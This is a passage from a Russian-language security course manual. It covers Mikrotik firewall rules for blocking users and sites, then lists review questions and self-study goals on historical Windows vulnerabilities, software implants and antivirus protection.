


Запрет доступа пользователя в интернет

Если нам нужно запретить доступ в интернет определенным пользователям, давайте сделаем это через Address Lists, чтобы в дальнейшем проще было добавлять или удалять правила, переходим на вкладку address Lists и создаем список block в который добавим адреса для блокировки.

Создаем запрещающее правило firewall в chain forward, в котором на вкладке Advanced в Src. Address List выбираем наш список для блокировки


В Action выбираем Drop. Теперь, наше правило нужно поставить выше разрешающего правила, в результате получится следующая картина



Аналогично можно запретить доступ к внешним ресурсам, так же создаем список для блокировки, но в настройка firewall уже указываем его в качестве Dst. Address List. Кроме ip адреса в список можно вносить и доменные имена, например если мы хотим запретить доступ пользователей в соцсети, одноклассники или вконтакте.

Доступ только к сайтам

В следующим примере рассмотрим как разрешить пользователям выход в интернет только по 80 и 443 порту и запретить все остальные, для этого создадим разрешающее правило в chain forward, Protocol выбираем tcp и в параметре Dst.Prort указываем разрешенные порты



Так мы рассмотрели основные параметры настройки Firewall на Mikrotik для фильтрации пакетов, предотвращающей эксплуатацию уязвистей.

3. КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Как устроен механизм DEP?
2. В чем заключалась уязвимость GetAdmin в Windows NT?
3. Как проверить, нет ли в текущем ядре операционной системы уязвимостей, подобных GetAdmin?
4. В чем заключалась уязвимость %00 в Internet Explorer 5?
5. В чем заключалась уязвимость AdminTrap в Windows NT?
6. Чем опасно наличие на рабочем столе пользователя окон, обслуживаемых системными процессами?
7. В чем заключалась уязвимость сервера NetDDE в Windows 2000?
8. В чем заключалась уязвимость графического формата WMF в Windows, исправленная в январе 2006 г.?
9. В чем заключается уязвимость program.exe?
10. Как можно проверить, есть ли в операционной системе программы, подверженные уязвимости program.exe?
11. Как в рамках субъектно-ориентированной модели формально описывается внедрение программной закладки в атакованную систему?
12. По каким признакам классифицируются методы внедрения программных закладок?
13. В чем заключается метод маскировки программной закладки под прикладное программное обеспечение?
14. В чем состоит основной недостаток метода маскировки программной закладки под прикладное программное обеспечение?
15. В чем заключается метод маскировки программной закладки под системное программное обеспечение?
16. Каково основное достоинство метода маскировки программной закладки под системное программное обеспечение?
17. Как в Windows установить новый сервис?
18. Что нужно добавить в прикладную программу Windows, чтобы она могла запускаться в режиме сервиса?
19. Как сделать самоинсталлирующийся сервис для Windows?
20. В чем заключается метод внедрения программной закладки путем подмены системного программного обеспечения?
21. Почему в Windows 2000 и более поздних версиях внедрение программной закладки путем подмены системного программного обеспечения практически невозможно?
22. Какие ключи реестра Windows наиболее важны с точки зрения защиты от программных

закладок?

23. Какие достоинства и недостатки имеет контроль целостности конфигурации системы?
24. Что такое антивирусный мониторинг?
25. Что такое программные ловушки?
26. Можно ли обеспечить эффективную антивирусную защиту одними лишь программно-аппаратными средствами?
27. Что относится к основным мероприятиям по организационному сопровождению антивирусной защиты?
28. О чем должны быть проинструктированы пользователи сети, оснащенной комплексной системой антивирусной защиты?
29. Как проверяется адекватность поведения лиц, ответственных за обеспечение антивирусной защиты сети, в случае успешных вирусных атак?
30. Как организуется защита от программных закладок ранее неизвестных типов?
31. Каковы типичные признаки вредоносного EXE-файла?
32. Как определить, все ли обнаруженные вредоносные программы корректно удалены из системы?
33. Как можно обнаружить файл, скрытый с помощью стелстехнологии?

4. ЗАДАЧИ ДЛЯ САМОСТОЯТЕЛЬНОЙ РАБОТЫ

1. Знать основные предпосылки к внедрению программных закладок.
2. Знать условия для внедрения программной закладки.
3. Уметь внедрять программные закладки.
4. Уметь выявлять программные закладки.
5. Знать типичные уязвимости программных реализаций, их особенности и примерную классификацию.
6. Иметь представления о наиболее известных эксплойтах.
7. Уметь анализировать программное обеспечение на предмет наличия эксплойтов.
8. Иметь представления об эволюции угроз.
9. Знать основные виды целевых атак на компьютерную систему с использованием обнаруженных в компьютерной системе уязвимостей.
10. Знать основные виды атак на финансовые объекты.
11. Уметь организовать защиту компьютерной системы от целевых атак.
12. Иметь представления о тенденциях сетевой безопасности в последние годы.